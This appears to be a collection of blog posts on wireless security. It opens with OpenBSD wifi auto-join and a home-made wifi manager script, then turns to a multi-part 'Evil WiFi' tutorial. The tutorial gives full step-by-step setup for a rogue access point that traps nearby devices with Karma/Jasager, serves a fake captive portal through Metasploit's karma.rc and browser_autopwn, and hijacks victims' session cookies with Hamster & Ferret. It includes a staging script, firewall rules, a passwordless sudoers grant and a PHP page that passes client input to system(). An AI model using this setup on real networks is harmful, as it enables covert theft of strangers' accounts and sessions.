And it's already in snapshots dated July 12, 2018 and newer. Some mirrors haven't gotten this snapshot yet, as of the time of publication. What this means is that you can load up all of your frequently-used wireless networks into your wifi adapter's /etc/hostname.if file, and it will attempt to auto-join them in the order they're listed. It'll be interesting to see if the installer for OpenBSD 6.4 uses this syntax if you set up a wireless network during the install process.
I like the simplicity of this, versus the complexity of configuring wpa_supplicant, NetworkManager, NetCtl and similar tools. I suspect if you've got only wpa-enabled networks in the list, it should be resistant to most evil twin attacks such as Karma, but I haven't tried that yet.
Documentation of this feature doesn't seem to be covered in the hostname.if or individual wireless driver man pages yet, but the above photo was obvious enough for me to create a working example configuration file for my daily-driver laptop running -CURRENT (on which I'm writing this article).
It looks like a lot of other good things are coming out of the g2k18 hackaton, including advances on unveil, a simple way to control filesystem-level access on a per-process basis, which Bob Beck presented at BSDCan 2018.
When I switched back to OpenBSD as my primary daily-use operating system back in 2011, my biggest complaint was the lack of an easy-to-use tool for managing wireless networks. I only used maybe two or three different wireless networks daily. I just used a few shell scripts that statically configured the network card for each of these environments. Any time I'd go somewhere else, though, it would be a pain to manually configure it.
Almost exactly five years ago, I did something about it, and I called it wiconn.sh. Since I already had one-off scripts for my home and office networks, Wiconn started as a script to display open networks. It would display only the open ones, and prompt me for an SSID, and it could remember the BSSID (MAC Addresses) of open networks I used to protect me from things like my own Evil WiFi setup and other "evil twin" style wireless attacks.
That first version looked something like this:
Wiconn evolved over time. By late 2012, I'd given it a bunch of features and made the interface look nicer. All SSIDs were being listed with color-coded backgrounds for the network you're connected to, and open networks. Visually, it hasn't changed much since 2012. This is how Wiconn looks today:
Over this long holiday weekend, I finally got it to a place where I feel
like sharing it. Since it's already in the garage for maintenance, I
figured I might as well put wiconn on GitHub.
Features:
Written primarily in Bourne shell (/bin/sh)
No dependencies: Relies only on the OpenBSD base distribution
Built-in protection from common wireless attacks
Easily connect to saved networks with one command (no scanning or prompt)
2-Clause Simplified BSD license
There's still some more work to do. I'd like to have it detect that one of your saved networks is in the list and ask if you'd like to join it. I'm also using NetBSD a bit more, and feel like there might be a way to make it work well on both OpenBSD and NetBSD from the same codebase, despite small differences in command syntax and output format between them.
Anyhow, for the growing number of folks who are giving OpenBSD a shot lately, I thought I'd share. Feedback is welcome, and more information is available through the documentation via GitHub. n0xa/wiconn on GitHub
I'm used to talking among smaller groups of people around a table, but that was the extent of my public speaking experience until my presentation at B-Sides KC. Thanks for all who participated. It was a pleasure interacting with you today!
I think the presentation went pretty well. B-Sides seems like a great place for shy security nerds to practice their presentation and speaking skills. Predictably, I think I said "Um" quite a bit. I'll get better, I'm sure.

When my original Evil WiFi rig left a trail of dead newbs in its wake at DefCon last year, I decided I should probably refine it a little bit. A presentation was in the back of my mind. When I got laid off at the beginning of this year, I started playing with it in earnest again. I even drew up a quick outline that I was thinking of submitting to Black Hat and DefCon. I'm honestly still not 100% happy with the setup. I'd bet I could get most of this running on a single netbook, and use some of the newer features of Metasploit.
I wish we would have been able to record the talks. The audience added a lot of insight. I also had a big pile of notes to go with these slides. I deleted them, entirely on purpose, so I could wing it during the presentation. I know the material.
The ongoing theme of the talk was that wireless technology is helplessly broken for all but a few savvy users. Of course, most of the people who attended my presentation were savvy users themselves: hackers, penetration testers, sysadmins and mostly highly-technical folks that "get it" - I'm hoping they can take this back to their day jobs and use it wisely. Not all hope is lost if you need WiFi in the enterprise, though. You just have to know the threats and use your head.
I also demonstrated the effectiveness of my current Evil WiFi rig with its new captive portal functionality, and explained how the mechanics of the system work. It surprised me that the audience enjoyed watching me fumble my way around, but the demo seemed effective enough considering parts of it were somewhat staged for display purposes (browsing to my captive portal from localhost just to show how it looks and what firewall rules it adds) but once I enabled Karma, we started seeing a few folks get tangled up in in.
I didn't demonstrate Hamster & Ferret for a few reasons. Complete strangers using my access point, 18 U.S.C. § 1030 (and related codes) and the presence of FBI agents in the room had something to do with it.
As part of my presentation for B-Sides KC later this week, I decided to revive my Evil Wifi project for a demonstration. I'll post my presentation slides and some talking points this weekend. Since my daily-use laptop is a MacBook running Mac OS X Snow Leopard, I put this together for OS X. I do understand that OS X isn't free, but it works, and well. It's also something fun (and perhaps evil) you can do with that new netbook after turning it into a hackintosh, as so many friends of mine have done lately.
If you haven't read my Evil Wifi series from last year, I suggest you start with Part 1.
Originally, my Evil Wifi setup was a stand-alone rig with a laptop and a wireless router. The router has a tempting SSID for freeloaders (such as "Guest") while also running KARMA, a set of wireless driver modifications that will rope in any wireless devices that are broadcasting the names of their preferred networks in hopes of finding one to connect to. The router would hand out my laptop's IP as the DNS and default route.
The laptop was running Hamster and Ferret, a suite of sidejacking tools from Errata Security. These tools allow an attacker to gather and re-use session IDs from other network users. Additionally, it was running Metasploit for two reasons: a fake DNS server that resolves all domain names to itself, and a fake HTTP server with a specially-crafted page designed to facilitate the capture of many popular session cookies, which Hamster and Ferret would see and store.
Captive Portals are those wireless hotspots that require you to pay, enter a password, or acknowledge a terms-of-service agreement before continuing. No one could get out to the Internet through Evil Wifi. I intentionally designed the landing page to look like a captive portal that required a password. Most users would find themselves somewhat puzzled, then move on to a different network. Some people have asked if I could have configured the laptop to allow outbound traffic, and others (Like John Sawyer of Dark Reading) actually figured out how to do it. I thought about it last year, via Internet Connection Sharing, but I'd have lost the ability of Metasploit to gather a bunch of potentially valuable session IDs quickly.
I've been thinking of way to combine the best of both worlds, and I think I've nailed it.
To continue, you'll need a configuration much like the original Evil Wifi, but with a few tweaks. Here's how I did it using Mac OS X. Keep in mind that Linux works fine and also has Internet Connection Sharing, but you'll have to tweak some of the steps, and come up with equivalent iptables rule sets.
OS X Setup: I configured en0 (my ethernet port) for a static IP of 192.168.1.2, netmask 255.255.255.0.
My first experiment with OS X's built-in Internet sharing showed that it starts a program called natd and inserts a rule to the ipfw firewall to divert traffic through natd on port 8668. Avid BSD users are probably familiar with all of this. It's exactly how I configured my first FreeBSD home router back in the 90s. Since Internet Sharing also does a bunch of other stuff that I don't want it to do (starting a caching name server, adding a virtual IP address, and some other shenanigans) I do this stuff through the staging script instead of relying on OS X's Internet Sharing wizard. The staging script comes later on.
Also, XAMPP runs as "nobody" but a small bit of web code will need to add firewall rules, so I granted the nobody user to use ipfw without a password, via /etc/sudoers on my laptop:
nobody ALL=(ALL) NOPASSWD: /sbin/ipfw
XAMPP Setup (any AMP stack will work): Edit httpd.conf, find the line that says "Listen 80" and change it to "Listen 81" - uncomment it if needed. On OS X, this file is in /Applications/XAMPP/etc/
Create a php script that uses the $_SERVER[remote_addr] variable to modify the firewall rule set. This page will be called by a form action or link from the metasploit capture page. Mine is really simple, and I called it "control.php" in the document root. On OS X with XAMPP this is in /Applications/XAMPP/htdocs/
<? HEADER('Location: http://www.some-local-business.com/'); $cmd="sudo ipfw add 100 skipto 2000 ip from " . $_SERVER[REMOTE_ADDR] . " to any >/dev/null" ; system($cmd); ?>
It simply redirects you to another site, and adds a rule to the firewall, telling it to skip past any rules before 2000 for your the IP address that visits this page. Since I'll be giving this demonstration at a hotel next week, the header will redirect to the hotel's web site. Since XAMPP gets finicky if it is started from the command line, you'll have to fire up the XAMPP control app and start Apache manually. MySQL and FTP need not be started for this project.
Metasploit setup:
Download and update Metasploit Framework. I prefer to get it from the subversion repository.
The HTML file that's used with the http capture module is located under the metasploit directory, then data/exploits/capture/http/index.html The default is ugly and almost screams "you got owned!"
This is what I came up with. You can view source and steal it if you want, but you can probably craft something better. Yes, it's ugly. No, I don't care. I've seen worse. Note that the "Accept" button activates the control script that I have set up on XAMPP.
Along with that is also the karma.rc - I can't remember if this one comes stock with Metasploit or not, but it's the one I use.
Staging script: This sets up our firewall rules the way we want, prepares Hamster for use, and fires up Metasploit. Drop this script somewhere and make sure the paths are correct for Hamster and Metasploit Framework.
#!/bin/sh sudo sysctl -w net.inet.ip.forwarding=1 sudo /usr/sbin/natd -interface en1 -use_sockets -same_ports -unregistered_only -dynamic -clamp_mss -enable_natportmap -natportmap_interface en0 sudo ipfw -f flush sudo ipfw add 10 allow ip from 127.0.0.1 to 127.0.0.1 sudo ipfw add 1800 allow ip from 192.168.1.0/24 to 192.168.1.0/24 sudo ipfw add 1900 deny ip from 192.168.1.0/24 to any out via en1 sudo ipfw add 2000 divert 8668 ip from any to any via en1 cd ~/hamster sudo ./hamster& cd ~/msf sudo ./msfconsole -r karma.rc
Fonera Setup:
This one goes together just like it did in Part 1, but a recap:
Start with a rooted and re-flashed Fon2100. I used OpenWrt 7.09 (yes, I know it's old) - Be sure to change the root password!
I then installed all of Digininja's Jasager goodies found on his site, using the tarball method. I needed a few extra packages to make everything work - I bundled them up here. Unpack them, upload them to the fon, and install them with "ipkg install *.ipk" if you need to install them.
Change the dchp server configuration to set 192.168.1.2 as the default route, and add a public DNS server, then 192.168.1.2 as the default DNS servers. I used one of Google's public DNS IP addresses for the public one. On OpenWrt 7.09, these tasks are accomplished by adding lines to /etc/dnsmasq.conf:
dhcp-option=3,192.168.1.2
dhcp-option=6,8.8.8.8,192.168.1.2
If you go back to Part 1, you'll see I also did some other tweaks, like set Karma to start by default. There is a lot of information about getting Jasager up and running, but the dnsmasq configuration is the most important bit, particularly getting the public nameserver in front of the fake one we're going to fire up with Metasploit. You'll see why in just a bit.
I also changed the default SSID from "OpenWrt" to "Guest" to make it more attractive to freeloaders. You may prefer to use "linksys", "default" or any of the popular SSIDs. This is set in /etc/config/wireless.
Putting it together:
Fire up the Fonera Router
Start up XAMPP's apache server.
Run the staging script. It should come to rest at a Metasploit prompt. This is doubly fun, because it's running modules in the background to help Hamster & Ferret, but you can just as easily launch attacks from the Metasploit console if an interesting computer falls into your trap.
Browse to the Jasager interface. This should be at http://192.168.1.1:1471/ - enable KARMA mode if desired. You may wish to keep Jasager open in its own window or tab. There's usually some interesting stuff going on.
Set your browser's proxy to http://localhost:1234 to allow Hamster to inject cookies.
Browse to http://localhost:1234 and tell Ferret to watch en0 for traffic.
Here's what happens:
Victims or freeloaders connect to Jasager, and DNS resolution will hang for a few seconds because the public DNS isn't available. This DNS request will time out (usually in 5-10 seconds) and then it'll try the second DNS server in the list. That's metasploit's fake DNS server.
At this point, any service they've tried to connect to will likely get captured by Metasploit. If it's a web browser (likely) they will get roped into Metasploit's HTTP capture and they'll get our Captive portal page, complete with the iFrames that force the browser to divulge session cookies for popular websites. These iframes will also take a few seconds to resolve, but that's okay. All the while, Ferret is gathering these session ID for us.
Once the victim clicks the "Accept" button on the captive portal, the firewall rule is created that allows outbound access, including DNS. It will instantly redirect them to a website -- preferably one that's plausibly related to a nearby business. They get out, through us. Hamster catches everything. The victim is none the wiser.
Is it possible to give Evil Wifi EVEN MORE teeth?
Of course it is! You could create scripts that automatically attack new wireless clients, wrap the wireless up with SSL Strip to catch some REALLY sensitive session IDs, and any number of other malevolent things. At this point, I think I've proven how broken things are, though.
Defense?
I have plenty of thoughts on defense. There are ways to defend yourself in the wild, ways to defend your enterprise users from attacks like this, and ways that operating system vendors could prevent KARMA-style attacks from working at all. For that, you'll have to see my presentation at Security B-Sides KC. As I said at the beginning of this post, I'll have the slides uploaded and some notes posted later.
Editor's notes: This technique should be useful for short runs of ethernet (6' or less) and to power pretty much anything that needs 5VDC and doesn't require a lot of current. I've seen USB ports provide up to one amp of current, though it's usually advised to keep it under 500mW. If you have a dual-USB Power/Data cord like the ones that come with external 2.5" hard drives, I'd advise using that to help get more power to the Fon, but there are several people running USB power directly to the Fon, and it seems to work fine. This is the first time I've seen a POE injector/splitter used in combination with USB before. Pretty clever.
This is a guest post by cyb3rassasin, a student in the midwest that's interested in security technologies. You can follow him on Twitter.
Okay, so I’m sitting in the coffee shop with my LaFonera router in front of me, and my netbook on my lap. I look at my fon just sitting there with its 4 AA battery pack, pondering how else I could power this little guy. A battery pack is bulky, and I don’t really want to have to carry a wall wart with me everywhere I go.
So the options that come to mind are usb power, battery pack, and power over ethernet. The first two aren’t bad ideas but I was kinda looking for something a little more compact and cleaner. I decided to look at some PoE injectors/splitters because they’re inexpensive and compact.
The only problem I could forsee is again I’d have to carry a wall wart around with me. Then I thought why not cut the power adapter off the injector and replace it with a usb plug. It would be simple, clean, and I’d only have to have one cable running to the fon. The Fon can run from 5VDC just fine.
I decided to pick up a set of PoE cables from Passive PoE. I grabbed a usb cable from an old phone that I had, I chopped the end off and stripped all the wires. I then cut the power plug off of the injector and stripped the two wires. ( note: the copper is ground and the red is positive)
Now, don’t make the same mistake I did: put the heatshrink on the injector before soldering the usb plug and the injector together. I soldered up the connections, wrapped each individual connection in electrical tape, and heatshrunk it.
Before testing this with my fon, I thought it would be a good idea to make sure I got the polarity correct. I plugged the injector into my netbook, hooked up an ethernet cable, and then attached the splitter. I took a multi-meter and to the splitter and sure enough, I had the polarity right. Center pin: positive 5VDC, outer barrel: negative
Now it’s time to take a leap of faith and plug in my fon, and woot! It works!
So now I successfully have a compact way to power my fon via usb and PoE. I’ve found one downside to this, it drains my netbook battery faster than if I would use a battery pack. Other than that this is an effective alternative way to power the fon.
cyb3rassasin also showed me the Open-Mesh mini router, which seems to be nearly identical to the original Fon2100 shown here. Since the Fon2100 is no longer available new from the manufacturer, and the newer hardware isn't as friendly for things like Jasager/Karma, it's nice to know there is still a comparable piece of gear out there to take its place in our hackpacks. Long live evil wifi! Here are some photos he sent us, comparing the Open-Mesh and the Fon2100.
A few things annoy me about how KARMA works. First off, if my wireless network at home is WPA2-PSK and one shows up with the same name somewhere else without any encryption, all the operating systems I know of will happily connect to the impostor.
Why operating systems don't try to match a given access point (or an AP mesh/WDS) to a key and warn you if there's no encryption when it has a key stored for the network boggles my mind.
For networks that aren't meshed, I think that the AP list should keep track of the BSSID (MAC address, essentially) of the access point, as well as any encryption keys.
I know very little about wireless drivers, supplicants, or even the lower level protocols more than tools such as Wireshark show me. I really have no idea how feasible this functionality is. In my opinion, if wireless connection tools alerted users to inconsistencies, things would be a little more secure. It most certainly wouldn't be hacker-proof. Even if these defenses were able to be switched on in some "advanced" control panel, I would probably sleep better at night after having set this up and educating my users.
As it stands, the only defense is to trust nothing by default, keep your software up-to-date, log out of all of your sessions and kill all your cookies before connecting to public WiFi somewhere -- or in some cases, even in your own home or office.
In the blink of an eye, tools like Hamster & Ferret can snarf valid sessions for your sensitive online web-apps, and as more things move "into the cloud" the more sensitive information could potentially find its way into the wrong hands.
Given the ubiquity and untrustworthiness of wireless networks, I feel like this is one of the weakest links right now. How would you fix WiFi? Are any of my ideas even possible?
Introduction This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.
Building on Jasager and Metasploit to snare people in and trick their browsers into handing over session cookies, we take it a step further with Hamster & Ferret to actually hijack these active sessions.
Sidejacking As I mentioned in my wireless/sidejacking defense article, sidejacking happens when you allow a session-id cookie to go across the wire in the clear. A third-party gets the session ID cookie and then proceeds to import the cookie into their browser, whereupon they have access to the account the session-id belongs to. This doesn't (usually) expose the password to the account, so access is usually temporary.
Sidejacking works best on a wired hub, open wireless networks, or in combination with some kind of man-in-the-middle attack. We're one better with Jasager and Metasploit. We are making a wide-open network where we are the default route and basically emulating every server in the planet for a variety of popular protocols.
Ferret Ferret literally ferrets out interesting information from an interface. Kind of like tcpdump. For the intents of this article, Ferret's purpose is to watch the ethernet interface for session cookies while victims get directed to our fake web server which emulates various high-profile sites. As the fake web server gets these cookies, Ferret stores them for Hamster.
Hamster Hamster is little more than a plain http proxy. By default, it runs on localhost:1234. If you point your browser's http proxy to that address and then navigate to http://127.0.0.1:1234/ you will see a dashboard with statistics about what Ferret has gathered. This includes IP addresses that have been sidejacked.
What you need Jasager and Metasploit, set up HiR Style A Crossover Ethernet Cable It helps if you have a some way to get out to the Internet at the same time all this stuff is running. In my case, I'm tethering with my LG Chocolate.
Install Download, exrract and compile hamster/ferret from Errata Security. Note: On Ubuntu, I had to install the package "libpcap-dev" to get ferret to compile.
$ wget http://hamster.erratasec.com/downloads/hamster-2.0.0.tar.z
$ tar xzf hamster-2.0.0.tar.z
$ cd ~/hamster/build/gcc4
$ make
$ cd ~/ferret/build/gcc4
$ make
Copy the Ferret Binary to the hamster/bin directory. I really wish Errata would streamline this crufty build process, but it works.
$ cp ~/ferret/bin/ferret ~/hamster/bin/
Pulling it all together Just like in part 2:
Boot Jasager
Connect the ethernet cable
Set your laptop's ethernet interface for 192.168.1.2
Try to ping Jasager.
Start metasploit (as root) with the karma.rc file
Now it's magic time. Launch hamster as root in another terminal.
$ cd ~/hamster/bin/
$ sudo ./hamster
Set your browser's http proxy to 127.0.0.1:1234 then navigate to http://127.0.0.1:1234. Click "Adapters" and type the interface name that Jasager is connected to. Usually, this is eth0. You should eventually see the packet count increasing.
Alternatively, in another browser window or tab, pull up the Jasager control panel at http://192.168.1.1:1471/ just to see if there is any blood in the water.
Evil Once someone connects and tries to get to a web page with a fully-functional browser, you see the database and target count increment. You may have some useable cookies and an IP address (or several) available to clone. Click one of the IP addresses in the right pane and the left pane will fill up with the sites that have been visited. Since Metasploit forces a lot of iframes to load, you will have to examine and poke around to figure out which (if any) of those sites have valid sessions stored. I recommend that you first clear all your cookies before cloning any IP addresses and clearing cookies between changing IP addresses to clone.
Also, if you forgot to update your proxy settings, Hamster will appear to work, but none of the cookies will be loaded. If you have a lot of trouble with Hamster cloning clients, make sure the proxy is pointed to 127.0.0.1:1234. You may clone this setting across all your proxy variables (such as SOCKS, etc)
Here, as shown in the right-most tab, I have successfully sidejacked my Facebook account -- which I was logged into on another computer in the lab, before I shut it down and tried connecting to wifi with all of these elements running.
Now, if this doesn't open your eyes to the vulnerabilities in your employees' laptops, your own procedures, and what exactly you're opening yourself up to when you hit the road with your laptop and crack it open in a Panera, I don't know what else I can say to help it sink in.
Props Robert Graham at Errata, for hacking and coding this simple and hackish tool. Follow Robert, Marisa and David on the Errata Security Blog.
Introduction This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.
Building on Jasager's ability to create a greedy wireless network, part 2 of this series shows how to use some of the "designed for karma" features of H.D. Moore's excellent Metasploit Framework to wreak wireless havoc.
What you'll need A bunch of Karma (I'm assuming you use a Fonera with Jasager) A crossover ethernet cable (some NICs auto-crossover) A computer capable of running Metasploit Framework
What's the point? If you have the right hardware, you can easily run some Linux tools that enable Karma and metasploit to run side by side on the same system. This is known as "Karmetasploit" and there are probably a thousand or more blog posts about it out there on the Internet. HD Moore's official karmetasploit page is a good place to look, though.
Initially, I started working on this because I was hitting roadblock after roadblock trying to get karmetasploit to work with the hardware I have. Another reason I like running Jasager as the Karma engine for Metasploit is because you can run Metasploit on whatever operating system you want. Metasploit framework uses ruby on rails, an OS-agnostic scripting language that works quite well on most platforms. This takes silly drivers, complicated shell scripts and pseudo-interfaces out of the equation for the user. They exist, but now they're all running on the Fonera courtesy of Jasager, and require no interaction thanks to the changes we made in Part 1.
One of the evil things Metasploit will do is force all web requests to load a page with a bunch of iframes apparently belonging to high-profile sites in order to get session IDs, miscellaneous cookies and auto-form-complete values for them, if stored in the victim's browser. In order to accomplish this, a fake DNS server is launched that replies to all requests with a response of the IP address we're using. It also launches a fake web server that issues the aforementioned page. This is why we configured Jasager to send DHCP options for DNS and default route to 192.168.1.2.
Install metasploit I usually run Metasploit framework under Linux or BSD. I'll be using Ubuntu 9.04 Jaunty Jackalope as a lowest-common-denominator for this. Most platforms will require some prep-work installing the dependencies (i.e. Ruby and some of its libraries)
set LHOST 192.168.1.2 set LPORT 45000 set SRVPORT 55550 set URIPATH /ads
Next, we really have to do something about the default metasploit page that loads when a victim falls into our trap. It doesn't exactly scream "you've been owned" but it certainly doesn't look like any friendly WiFi hotspot I've ever connected to, either.
Take my modified HTML file and replace the data/exploits/capture/http/index.html file with THIS ONE. Isn't this much more convincing?
Put on your robe and (black) wizard hat
Make sure Jasager is powered up and plugged into your ethernet interface with a crossover cable.
Make sure your ethernet interface has the proper address (192.168.1.2)
Make sure you can ping Jasager
Start msfconsole with the karma resource script!
Oh, yeah. About running metasploit as root: We will have to, since it will be using privileged listening ports (like 80, 25, 110 and the like)
axon@virtubuntu:~/msf$sudo ifconfig eth0 inet 192.168.1.2 [sudo] password for axon:
axon@virtubuntu:~/msf$ ping -c4 192.168.1.1 PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data. 64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=38.0 ms 64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=1.67 ms 64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=1.56 ms 64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=1.53 ms
--- 192.168.1.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3008ms rtt min/avg/max/mdev = 1.533/10.696/38.016/15.773 ms
resource> db_driver sqlite3 [*] Using database driver sqlite3 resource> db_connect /tmp/karma.db [*] Successfully connected to the database [*] File: /tmp/karma.db resource> use auxiliary/server/browser_autopwn resource> setg AUTOPWN_HOST 192.168.1.2 AUTOPWN_HOST => 192.168.1.2 resource> setg AUTOPWN_PORT 55550 AUTOPWN_PORT => 55550 resource> setg AUTOPWN_URI /ads AUTOPWN_URI => /ads resource> set LHOST 192.168.1.2 LHOST => 192.168.1.2 resource> set LPORT 45000 LPORT => 45000 resource> set SRVPORT 55550 SRVPORT => 55550 resource> set URIPATH /ads URIPATH => /ads resource> run ... BIG snip... A LOT of output
[*] Server started.
msf auxiliary(http)>
Test it out Get a wireless computer connected to Jasager's advertized "guest" network (or try a random SSID and see if it works) then try to open a browser. You should get the "Welcome" or "Loading" page we set up earlier. At that point, your metasploit console should be scrolling with lots of lovely data!
msf auxiliary(http)>
[*] DNS 192.168.1.142:51335 XID 9878 (IN::A www.googol.com)
[*] HTTP REQUEST 192.168.1.142 > www.googol.com:80 GET / Mac FF 1.9.1.1 cookies=
[*] DNS 192.168.1.142:5353 XID 0 ()
[*] DNS 192.168.1.142:50718 XID 58634 (IN::A adwords.google.com)
[*] DNS 192.168.1.142:63751 XID 33590 (IN::A blogger.com)
[*] Request '/ads' from 192.168.1.142:49690
[*] HTTP REQUEST 192.168.1.142 > adwords.google.com:80 GET /forms.html
Mac FF 1.9.1.1 cookies=PREF=ID=0e98f2244567...
At any time, you can type the command "db_notes" in msfconsole to see what has been gathered. You can also keep an eye on your Jasager web console to see who is connecting. At this point, you are now well on your way to capturing data from people nearby.
I won't lie. The legitimate uses of this are mostly limited to vulnerability assessment and gathering information from wireless leechers. If you're not careful you could end up denying service to legitimate networks nearby, so use your brain.
In part 3, we will be using Ferret to log interesting information, and Hamster to load the session IDs and cookies into our browser via a proxy.
I have a LOT of stuff going on this weekend, and a short work-week followed by DefCon. I hope to have part 3 of the Evil Wifi series published on Monday, but we'll see how things go. No promises, as I haven't even thoroughly lab-tested Hamster & Ferret for anything but hijacking the simplest of sessions with this setup.
Shout-Outs H.D. Moore has herded cats, mastered exploits and come up with far-and-away the most massive Ruby project in existence. It also happens that he doesn't let it go to his head. Online and off, he is more than happy to help people understand concepts. I'm buying this guy a beer or two if I ever cross paths with him.
Introduction This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.
In part 1, I will discuss how to set up a La Fonera router with Jasager, and then do some post-installation configuration that will turn this little $30 WiFi router into a stand-alone, automated Karma installation to trap wireless clients without any interaction from you aside from hooking up a power source and network cable.
Things you will need:
A computer with an ethernet port, tftp server software (mac, windows, linux) and telnet/ssh clients (I stuck to Mac OS X for this but you can do it from Linux or Windows)
A Fon 2100 router from Fon.com
An ethernet cable for the La Fonera router
(maybe) a hub, switch or crossover ethernet cable
What's the point? A rig like this can be used to quickly, cheaply deny wireless service (for example, if your office does not allow wireless by policy). It also allows you to gather information about people who are trying to connect to wireless networks when/where they should not be. Likewise, it can be used in vulnerability assessments. Like any security tool, there are black-hat uses for Jasager. Used alone, Jasager is mostly harmless. Note: we will be combining Jasager with some other powerful tools.
Hi. Meet Der Jasager, the "yes man"
If you're not familiar with Jasager, check out this video that Darren from hak5 put together. While kicking it with Darren in Springfield, MO last year, he was talking about the concept of a stand-alone Karma implementation on a router. It was an idea that he'd been kicking around with Mubix, and it didn't even have a name yet. Later on, he released this video and that sparked my interest even more. You can ignore the install instructions -- they are old and we can install Jasager in fewer steps now thanks to Digininja. It's still entertaining to watch.
Install Digininja's Jasager firmware First things first, we have to flash the La Fonera router. I'm going to go on the assumption that you have a fresh FON 2100 from Fon.com and that you haven't plugged it in to the Internet (allowing it to upgrade itself... VERY BAD!) or can otherwise get your Fon router to a state where it can be flashed with the custom OpenWrt-based Jasager firmware. If you already have Redboot enabled, you can keep reading. Otherwise, get redboot enabled first! If you aren't sure if RedBoot is enabled, it almost assuredly is not. It is not enabled by default.
Once you get RedBoot enabled, download digininja's Jasager firmware. Unpack that archive into your TFTP Server's directory. Note that the filenames are slightly different for the Jasager firmware files, so if you're using our howto, keep this in mind. You might as well use Digininja's own installation walk-through though.
Once you get a fresh install on the Fonera, Jasager should be installed. Try hitting it at http://192.168.1.1:1471
Go ahead and create and bring the wireless interface online using the Jasager control panel if it asks (as shown above). You don't need to enable Karma mode just yet.
If the La Fonera doesn't come back up after 5 minutes, try telnetting to 192.168.1.254:9000 again and run fconfig in redboot. I had to fuss around with those options, but it might be due to the fact that I was re-flashing my fonera for the 50th time instead of using a fresh one from fon.com. Tinker Time! Now, it's time to screw with the innards of Jasager to make it play the way we want it to. First, we have to assign a password. This will (as the banner says) disable telnet and enable ssh. We also need to enable wireless.
Chimera$telnet -lroot 192.168.1.1
Trying 192.168.1.1... Connected to 192.168.1.1. Escape character is '^]'.
=== IMPORTANT ============================ Use 'passwd' to set your login password this will disable telnet and enable SSH ------------------------------------------
BusyBox v1.11.2 (2009-03-28 00:20:52 GMT) built-in shell (ash) Enter 'help' for a list of built-in commands.
_______ ________ __ | |.-----.-----.-----.| | | |.----.| |_ | - || _ | -__| || | | || _|| _| |_______|| __|_____|__|__||________||__| |____| |__| W I R E L E S S F R E E D O M KAMIKAZE (8.09, unknown) ---------------------------- * 10 oz Vodka Shake well with ice and strain * 10 oz Triple sec mixture into 10 shot glasses. * 10 oz lime juice Salute! --------------------------------------------------- root@OpenWrt:/# root@OpenWrt:/#passwd Changing password for root New password: [typed my password] Retype password: [typed my password again] Password for root changed by root root@OpenWrt:/# uci set wireless.wifi0.disabled=0 root@OpenWrt:/# uci commit wireless && wifi
